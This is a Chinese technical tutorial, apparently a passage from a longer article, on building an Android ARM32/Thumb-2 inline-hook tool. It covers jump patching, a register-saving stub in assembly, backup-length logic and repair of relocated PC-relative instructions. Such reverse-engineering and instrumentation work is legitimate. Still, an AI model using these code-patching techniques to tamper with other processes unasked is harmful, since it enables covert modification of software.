
### Arm 第 3 步

构造备份代码。构造思路是先执行之前备份的 2 条 arm32 代码 ( 共计 8 Btyes ), 然后用 LDR 指令跳转回 Hook 地址+8bytes 的地址处继续执行。此处先不考虑 PC 修复, 下文会说明。构造出来的汇编代码如下 :

```
备份代码 1
备份代码 2
LDR PC, [PC, #-4]
HOOK_ADDR+8
```

### Thumb-2 方案

以上是本工具在 arm 指令集上的 Native Hook 基本方案。那么在 thumb-2 指令集上该怎么办呢? 我决定使用多模式切换来实现(文末解释 2), 整理后如下图 :



注：由于PC的CPU三级流水线问题，因此图中标出相同颜色与数量的(\*)或(\*\*)代表同一个地址，方便读者查看。如LDR R7, PC+6(\*)的PC+6指向PC(4 bytes) (\*)。

虽然这部分内容与 arm32 很相似，但由于细节坑较多，所以我认为下文重新梳理详细思路是必要的。

## Thumb-2 第 1 步

第一步，根据/proc/self/map 中目标 so 库的内存加载地址与目标 Hook 地址的偏移计算出实际需要 Hook 的内存地址。将目标地址处的 X Bytes 的 thumb 汇编代码进行备份。然后用一条 LDR.W PC 指令和一个地址（共计 8 Bytes）替换它们。这样就能（以 arm 模式）将 PC 指向图中第二部分 stub 代码所在的位置。由于使用的是 LDR.W 而不是 BLX，所以 lr 寄存器不受影响。

细节 1 为什么说是 X Bytes？参考了网上不少的资料，发现大部分代码中都简单地将 arm 模式设置为 8 bytes 的备份，thumb 模式 12 bytes 的备份。对 arm32 来说很合理，因为 2 条 arm32 指令足矣，上文处理 arm32 时也是这么做的。而 thumb-2 模式则不一样，thumb-2 模式是 thumb16（2 bytes）与 thumb32（4 bytes）指令混合使用。本人在实际测试中出现过  $2+2+2+2+2+4 > 12$  的情形，这种情况下，最后一条 thumb32 指令会被截断，从而在备份代码中执行了一条只有前半段的 thumb32，而在 4->1 的返回后还要执行一个只有后半段的 thumb32。因此，本项目最初在第一步备份代码前会检查最后第 11 和 12 byte 是不是前半条 thumb32，如果不是，则备份 12 byte。如果是的话，就备份 10 byte。但是后来发现也不行，因为 Thumb32 指令的低 16 位可能会被误判为新 Thumb32 指令的开头。因此，最终通过统计末尾连续“疑似”Thumb32 高 16 位的数量，当数量为单数则备份 10 bytes，数量为偶数则备份 12 bytes。这么做的原因如下：如果这个 16 位符合 Thumb32 指令的高 16 位格式，那它肯定不是 Thumb16，只可能是 Thumb32 的高 16 位或低 16 位。因为 Thumb16 是不会和 Thumb32 有歧义的。那么，当它前面的 16 位也是类似的“疑似”Thumb32 的话，可能是它俩共同组成了一个 Thumb32，也可能是它们一个是结尾一个是开头。所以，如果结尾出现 1 条疑似 Thumb32，则说明这是一条截断的，出现 2 条疑似 Thumb32，说明它俩是一整条，出现 3 条，说明前 2 条是一条 thumb32，最后一条是被截断的前部分，依此类推。用下面这张图可能更容易理解，总之：疑似 Thumb32 的 2 Bytes 可能是 Thumb32 高 16 位或 Thumb32 低 16 位，但不可能是 Thumb16:



当最后没有出现疑似Thumb32的2 Bytes时，备份12 Bytes

???	???	???	???	???	Thumb16
???	???	???	???	Thumb32高16位	Thumb32低16位

当最后出现1个疑似Thumb32的2 Bytes时，备份10 Bytes

???	???	???	???	Thumb16	Thumb32高16位
-----	-----	-----	-----	---------	-------------

当最后出现2个疑似Thumb32的2 Bytes时，备份12 Bytes

???	???	???	Thumb16	Thumb32高16位	Thumb32低16位
-----	-----	-----	---------	-------------	-------------

当最后出现3个疑似Thumb32的2 Bytes时，备份10 Bytes

???	???	Thumb16	Thumb32高16位	Thumb32低16位	Thumb32高16位
-----	-----	---------	-------------	-------------	-------------

当最后出现4个疑似Thumb32的2 Bytes时，备份12 Bytes

???	Thumb16	Thumb32高16位	Thumb32低16位	Thumb32高16位	Thumb32低16位
-----	---------	-------------	-------------	-------------	-------------

当最后出现5个疑似Thumb32的2 Bytes时，备份10 Bytes

Thumb16	Thumb32高16位	Thumb32低16位	Thumb32高16位	Thumb32低16位	Thumb32高16位
---------	-------------	-------------	-------------	-------------	-------------

当最后出现6个疑似Thumb32的2 Bytes时，备份12 Bytes

Thumb32高16位	Thumb32低16位	Thumb32高16位	Thumb32低16位	Thumb32高16位	Thumb32低16位
-------------	-------------	-------------	-------------	-------------	-------------

细节 2：为什么 Plan B 是 10 byte？我们需要插入的跳转是 8 byte，但是 thumb32 中如果指令涉及修改 PC 的话，那么这条指令所在的地址一定要能整除 4，否则程序会崩溃。我们的指令地址肯定都是能被 2 整除的，但是能被 4 整除是真的说不准。因此，当出现地址不能被 4 整除时，我们需要先补一个 thumb16 的 NOP 指令( 2 bytes )。这样一来就需要 2+8=10 Bytes 了。尽管这时候选择 14 Bytes 也差不多，我并没有内存空间节省强迫症，但是选择这 10 Bytes 主要还是为了提醒一下大家这边补 NOP 的细节问题。

关键代码如下：

```
bool InitThumbHookInfo(INLINE_HOOK_INFO* pstInlineHook)
```

```
{  
    .....  
  
    uint16_t *p11;  
  
    for (int k=5;k>=0;k--){  
        p11 = pstInlineHook-&gt;pHookAddr-1+k*2;  
        LOGI(&quot;P11 : %x&quot;, *p11);  
        if(isThumb32(*p11)){  
            is_thumb32_count += 1;  
        }else{  
            break;  
        }  
    }  
}
```

//如果是的话就需要备份 14byte 或者 10byte 才能使得汇编指令不被截断。由于跳转指令在补 nop 的情况下也只需要 10byte ,

//所以就取 pstInlineHook-&gt;backUpLength 为 10

```
if(is_thumb32_count%2==1)  
{  
    LOGI(&quot;The last ins is thumb32. Length will be 10.&quot;);  
    pstInlineHook-&gt;backUpLength = 10;  
}  
else{  
    LOGI(&quot;The last ins is not thumb32. Length will be 12.&quot;);  
    pstInlineHook-&gt;backUpLength = 12;  
}
```

//修正：否则 szbyBackupOpcodes 会向后偏差 1 byte

```
memcpy(pstInlineHook-&gt;szbyBackupOpcodes, pstInlineHook-&gt;pHookAddr-1,  
pstInlineHook-&gt;backUpLength);
```

```

.....
}

bool BuildThumbJumpCode(void *pCurAddress, void *pJumpAddress)
{
    .....

    //LDR PC, [PC, #0]对应的 thumb 机器码为 : 0xf000f8df, NOP 为 BF00

    if (CLEAR_BIT0((uint32_t)pCurAddress) % 4 != 0) {
        BYTE szLdrPCOpCodes[12] = {0x00, 0xBF, 0xdF, 0xF8, 0x00, 0xF0};
        memcpy(szLdrPCOpCodes + 6, &pJumpAddress, 4);
        memcpy(pCurAddress, szLdrPCOpCodes, 10);
        cacheflush(*((uint32_t*)pCurAddress), 10, 0);
    }
    else{
        BYTE szLdrPCOpCodes[8] = {0xdF, 0xF8, 0x00, 0xF0};
        //将目的地址拷贝到跳转指令缓存位置

        memcpy(szLdrPCOpCodes + 4, &pJumpAddress, 4);
        memcpy(pCurAddress, szLdrPCOpCodes, 8);
        cacheflush(*((uint32_t*)pCurAddress), 8, 0);
    }

    .....
}

```

## Thumb-2 第 2 步

构造 stub 代码。构造思路是先保存当前全部的寄存器状态到栈中。然后用 BLX 命令（以 arm 模式）跳转去执行用户自定义的 Hook 后的函数。执行完成后，从栈恢复所有的寄存器状态。最后（以 thumb 模式）跳转至第三部分备份代码处。

细节 1 :为什么跳转到第三部分要用 thumb 模式？因为第三部分中是含有备份的 thumb 代码的，而同一个顺序执行且没有内部跳转的代码段是无法改变执行模式的。因此，整个第三部分的汇编指令都需要跟着备份代码用 thumb 指令来编写。

细节 2 :第二部分是 arm 模式，但是第三部分却是 thumb 模式，如何切换？我在第一步的细节 2 中提到过，无论是 arm 还是 thumb 模式，每条汇编指令的地址肯定都能整除 2，因

为最小的 thumb16 指令也需要 2 Bytes。那么这时候 Arm 架构就规定了，当跳转地址是单数时，就代表要切换到 thumb 模式来执行；当跳转地址是偶数时，就代表用 Arm 模式来执行。这个模式不是切换的概念，换句话说与跳转前的执行模式无关。无论跳转前是 arm 还是 thumb，只要跳转的目标地址是单数就代表接下来要用 thumb 模式执行，反之 arm 模式亦然。这真的是个很不错的设定，因为我们只需要考虑接下来的执行模式就行了。这里，本人就是通过将第三部分的起始地址+1 来使得跳转后程序以 thumb 模式执行。

细节 3：下方的关键代码中 ldr r3, \_old\_function\_addr\_s\_thumb 到 str r3, \_old\_function\_addr\_s\_thumb 就是用来给目标地址+1 的。这部分代码不能按照逻辑紧贴着最后的 ldr pc, \_old\_function\_addr\_s\_thumb 来写，而是一定要写在恢复全部寄存器状态的前面，否则这里用到的 r3 会错过恢复而引起不稳定。

细节 4：那条 bic 指令是用来清除\_old\_function\_addr\_s\_thumb 变量的最低位的。因为如果该 Hook 目标会被多次调用，那每次这个\_old\_function\_addr\_s\_thumb 都会被+1。第一次没有问题，成功变成了 thumb 模式，而第二次会以 arm 模式下偏 2 bytes 跳转，之后偏差越来越大，模式交叉出现。因此，本人使用 bic 指令来清除每次 Hook 调用后的地址+1 效果。

细节 5：用户自定义的 Hook 功能函数是有一个参数的 pt\_regs \*regs，这个参数就是用 mov r0, sp 传递的，此时 r0 指向的这个结构就是 Hook 跳转前寄存器的状态。不会受到 stub 或者 Hook 功能函数的影响。使用时 regs->uregs[0]就是 R0 寄存器，regs->uregs[6]就是 R6 寄存器，regs->uregs[12]就是 R12 寄存器，regs->uregs[13]就是 SP 寄存器，regs->uregs[14]就是 LR 寄存器，regs->uregs[15]就是 PSR 寄存器（而不是 PC 寄存器，PC 寄存器不备份）。

细节 6：保存寄存器的细节是怎么样的？栈上从高地址到低地址依次为：CPSR,LR,SP,R12,...,R0。并且在 Thumb-2 方案下，CPSR 中的 T 位会先保存为第二部分所需的 0，而不是原来的 thumb 模式下的 T:1，在跳转到第三部分时，会重新把 T 位变成 1 的。具体如下图所示，图中的 CPSR 的第 6 个 bit 就是 T 标志，因此原本是 0x20030030，保存在栈上的是 0x20030010，最后进入第三部分时，依然能够恢复成 0x20030030。图中 R0 从 0x1 变成了 0x333 只是该次 APP 测试中自定义的 User's Hook Stub Function 中的处理内容：regs->uregs[0]=0x333;

IDA View-PC		General registers	
.text:75C863A8	var_10= -0x10	R0	00000001
.text:75C863A8	var_c= -0xC	R1	3EA00025
.text:75C863A8	arg_0= 0xA0	R2	3EA00025
.text:75C863A8	PUSH {R7, LR}	R3	41636FB8 [anon:libc_malloc]:41636FB8
.text:75C863AA	MOV R7, SP	R4	6D857870 dalvik_LinearAlloc:6D857870
.text:75C863AC	SUB SP, SP, #0x18	R5	41639538 [anon:libc_malloc]:41639538
.text:75C863AE	MOV R2, R1	R6	00000004
.text:75C863B0	MOV R3, R0	R7	BE986498 [stack]:BE986498
.text:75C863B2	STR R0, [SP, #0x20+var_10]	R8	BE9864A0 [stack]:BE9864A0
.text:75C863B4	STR R1, [SP, #0x20+var_14]	R9	6D4EEDD8 debug038:6D4EEDD8
.text:75C863B6	MOVS R0, #1	R10	41639548 [anon:libc_malloc]:41639548
.text:75C863B6	; End of Function Java_com_sec_gtoad_inline_1hook	R11	BE9864B4 [stack]:BE9864B4
.text:75C863B8	LDR.W PC, =loc_75CE11F8	R12	75C863A9 Java_com_sec_gtoad_inline_1hook_1test3_MainActivi
.text:75C863BC	off_75C863BC DCD loc_75CE11F8 ; DATA X	SP	BE986480 [stack]:BE986480
.text:75C863C0	DCB 0xD1 ;	LR	4157AA14 libdvm.so:dvmPlatformInvoke+78
.text:75C863C1	DCB 0xF8 ;	PC	75C863B8 .text:Java_com_sec_gtoad_inline_1hook_1test3_Mai
.text:75C863C2	DCB 0 ;	PSR	200E0030
.text:75C863C3	DCB 0xC0 ;		
.text:75C863C4	DCB 0xF8 ;		

Stack view	
BE986440	00000001
BE986444	3EA00025
BE986448	3EA00025
BE98644C	41636FB8 [anon:libc_malloc]:41636FB8
BE986450	6D857870 dalvik_LinearAlloc:6D857870
BE986454	41639538 [anon:libc_malloc]:41639538
BE986458	00000004
BE98645C	BE986498 [stack]:BE986498
BE986460	BE9864A0 [stack]:BE9864A0
BE986464	6D4EEDD8 debug038:6D4EEDD8
BE986468	41639548 [anon:libc_malloc]:41639548
BE98646C	BE9864B4 [stack]:BE9864B4
BE986470	75C863A9 Java_com_sec_gtoad_inline_1hook_1test
BE986474	BE986480 [stack]:BE986480
BE986478	4157AA14 libdvm.so:dvmPlatformInvoke+78
BE98647C	200E0030
BE986480	418CB514 dalvik_heap:418CB514
BE986484	40125527 libc.so:sprintf+41
BE986488	418DEC30 dalvik_heap:418DEC30
BE98648C	3EA00025
BE986490	41636FB8 [anon:libc_malloc]:41636FB8
BE986494	00000000

Hook前的寄存器状态

Hook中保存的寄存器状态数据

完全一样

Hook后继续执行时的寄存器状态

IDA View-PC		General registers	
[anon:libc_malloc]:75C9E758		R0	00000333
[anon:libc_malloc]:75C9E758	STR R0, [SP, #0]	R1	3EA00025
[anon:libc_malloc]:75C9E75A	NOP	R2	3EA00025
[anon:libc_malloc]:75C9E75C	LDR R0, [SP, #0]	R3	41636FB8 [anon:libc_malloc]:41636FB8
[anon:libc_malloc]:75C9E75E	NOP	R4	6D857870 dalvik_LinearAlloc:6D857870
[anon:libc_malloc]:75C9E760	LDR R1, loc_75C9E764	R5	41639538 [anon:libc_malloc]:41639538
[anon:libc_malloc]:75C9E762	B loc_75C9E768	R6	00000004
[anon:libc_malloc]:75C9E764	; -----	R7	BE986498 [stack]:BE986498
[anon:libc_malloc]:75C9E764	loc_75C9E764	R8	BE9864A0 [stack]:BE9864A0
[anon:libc_malloc]:75C9E764	LDRB R2, [R0, R1]	R9	6D4EEDD8 debug038:6D4EEDD8
[anon:libc_malloc]:75C9E766	MOVS R1, R0	R10	41639548 [anon:libc_malloc]:41639548
[anon:libc_malloc]:75C9E768	loc_75C9E768	R11	BE9864B4 [stack]:BE9864B4
[anon:libc_malloc]:75C9E768	PUSH {R7}	R12	75C863A9 Java_com_sec_gtoad_inline_1hook_1test3_MainActivi
[anon:libc_malloc]:75C9E76A	LDR R7, loc_75C9E774	SP	BE986480 [stack]:BE986480
[anon:libc_malloc]:75C9E76C	ADD R1, R7	LR	4157AA14 libdvm.so:dvmPlatformInvoke+78
[anon:libc_malloc]:75C9E76E	POP {R7}	PC	75C9E758 [anon:libc_malloc]:loc_75C9E758
[anon:libc_malloc]:75C9E770	B loc_75C9E778	PSR	20030030
[anon:libc_malloc]:75C9E772	; -----		
[anon:libc_malloc]:75C9E772	NOP		
[anon:libc_malloc]:75C9E774			

关键代码如下：

\_shellcode\_start\_s\_thumb:

```

push    {r0, r1, r2, r3}
mrs     r0, cpsr
str     r0, [sp, #0xC]
str     r14, [sp, #8]
add     r14, sp, #0x10
str     r14, [sp, #4]
pop     {r0}

```



```
push    {r0-r12}
mov     r0, sp
ldr     r3, _hookstub_function_addr_s_thumb
blx     r3
ldr     r3, _old_function_addr_s_thumb
bic     r3, r3, #1
add     r3, r3, #0x1
str     r3, _old_function_addr_s_thumb
ldr     r3, [sp, #-0x34]
ldr     r0, [sp, #0x3C]
msr     cpsr, r0
ldmfd   sp!, {r0-r12}
ldr     r14, [sp, #4]
ldr     sp, [r13]
ldr     pc, _old_function_addr_s_thumb
```

### Thumb-2 第 3 步

第三步，构造备份代码。构造思路是先执行之前备份的 X Bytes 的 thumb-2 代码，然后用 LDR.W 指令来跳转回 Hook 地址+Xbytes 的地址处继续执行。此处先不考虑 PC 修复，下文会说明。

细节 1：LDR 是 arm32 的指令，LDR.W 是 thumb32 的指令，作用是相同的。这里想说的是：为什么整个过程中都一直在用 LDR 和 LDR.W，只有在第二步中有使用过 BLX 指令来进行跳转？原因很简单，为了保存状态。从第一步跳转到 stub 开始，如果跳转使用了 BLX，那就会影响到 lr 等寄存器，而如果使用 LDR/LDR.W 则只会改变 PC 来实现跳转而已。stub 中唯一的那次 BLX 是由于当时需要跳转到用户自己写的 Hook 功能函数中，这是个正规的函数，它最后需要凭借 BLX 设置的 lr 寄存器来跳转回 BLX 指令的下一条指令。并且这个唯一的 BLX 处于保存全部寄存器的下面，恢复全部寄存器的上面，这部分的代码就是所谓的“安全地带”。因此，这其中改变的 lr 寄存器将在之后被恢复成最初的状态。第二步的细节 3 中提及的 r3 寄存器的操作要放在这个“安全区”里也是这个原因。而在 stub 之外，我们的跳转只能影响到 PC，不可以去改变 lr 寄存器，所以必须使用 LDR/LDR.W。

细节 2：下面的抽象图中可以发现与 arm 中的不同，arm 中最后是 LDR PC, [PC, #-4]，这是由于 CPU 三级流水的关系，执行某条汇编指令时，PC 的值在 arm 下是当前地址+8，在

thumb-2 下是当前地址+4。而我们要跳转的地址在本条指令后的 4 Bytes 处，因此，arm 下需要 PC-4，thumb 下就是 PC 指向的地址。

构造出来的汇编代码抽象形式如下：

```
备份代码 1
备份代码 2
备份代码 3
.....
LDR.W PC, [PC, #0]
HOOK_ADDR + X
```

## 指令修复（概述）

注：本部分内容较多且相关代码占了几乎本项目开发的一半时间，故此处仅给出概述，本人之后为这部分内容独立写一篇文章[《Android Inline Hook 中的指令修复》]来详细介绍以方便读者更好地学习这方面内容。

在上文的处理中，我们很好地保存并恢复了寄存器原本的状态。那么，原本目标程序的汇编指令真的是在它原有的状态下执行的吗？依然不是。虽然寄存器的确一模一样，但是那几条被备份的指令是被移动到了另一个地址上。这样当执行它们的时候 PC 寄存器的值就改变了。因此，如果这条指令的操作如果涉及到 PC 的值，那这条指令的执行效果就很可能和原来不一样。所以，我们需要对备份的指令进行修复。在实际修复过程中，本人发现还有些指令也受影响，有如下几种：

1. 取 PC 的值进行计算的指令
2. 跳转到备份区域的指令

第一种我们已经解释过了，而第二种则是由于我们备份区域中的代码已经被替换了，如果有跳转到这个区域的指令，那接下来执行的就不试原来这个位置的指令了。我们可以再把第二类细分成两类：从备份区域跳转到备份区域的指令和从备份区域外跳转到备份区域的指令，前者本人通过计算目标代码在备份区域中的绝对地址来代替原来的目标地址从而修复，而后者由于不知道整个程序中到底有多少条指令会跳转过来，所以无法修复。不过个人认为这后者遇到的概率极小极小。因为我们使用 Native Hook 前肯定已经逆向分析过了，在 IDA 这类软件中看到自己即将备份的区域里被打上了类似“loc\_XXXXXX”的标签时，一定会小心的。

这部分的修复操作参考了 ele7enxxh 大神的博客和项目，里面修复了许多可能出现的 PC 相关指令的情况，从中的确启发了许多！但依然有点 BUG，主要集中在 BNE BEQ 这些条件跳转的指令修复上，以及 CPU 模式切换上容易忽略一些地址+1 的问题。本项目中对这些本人已经遇到的 BUG 进行了修复。具体 PC 相关指令的修复细节本人之后会独立写一篇[《Android Inline Hook 中的指令修复》]，其中也会提到我之前说的那些 BUG 的修复与改进。本人在此中只说一下本项目中是如何处理这个环节的：

1. 遍历备份的指令，arm32 自然是一个个 4 bytes 的指令取走去处理就好，thumb-2 则需要判断指令是 thumb16 还是 thumb32，把它们一条条取出来处理。

2. 对每条指令进行 PC 修复 根据 Hook 目标地址和该指令在备份代码里的偏移以及 CPU 的三级流水作用来计算出这条指令当时原本 PC 的值。从而用这个计算出来的值来代替这个指令中对当前 PC 的计算。

3. 将每条备份代码修复后的代码按顺序拼接（不需要修复的就用原来的指令去拼接），并在末尾拼接上原本的 LDR/LDR.W 跳转指令。


于是上文第三步中构造出来的汇编代码抽象形式如下：

```
备份代码 1
备份代码 2
涉及 PC 的备份代码 3 的修复代码 1
涉及 PC 的备份代码 3 的修复代码 2
涉及 PC 的备份代码 3 的修复代码 3
涉及 PC 的备份代码 3 的修复代码 4
涉及 PC 的备份代码 3 的修复代码 5
备份代码 4
涉及 PC 的备份代码 5 的修复代码 1
涉及 PC 的备份代码 5 的修复代码 2
LDR/LDR.W PC, [PC, #-4]
HOOK_ADDR + X
```

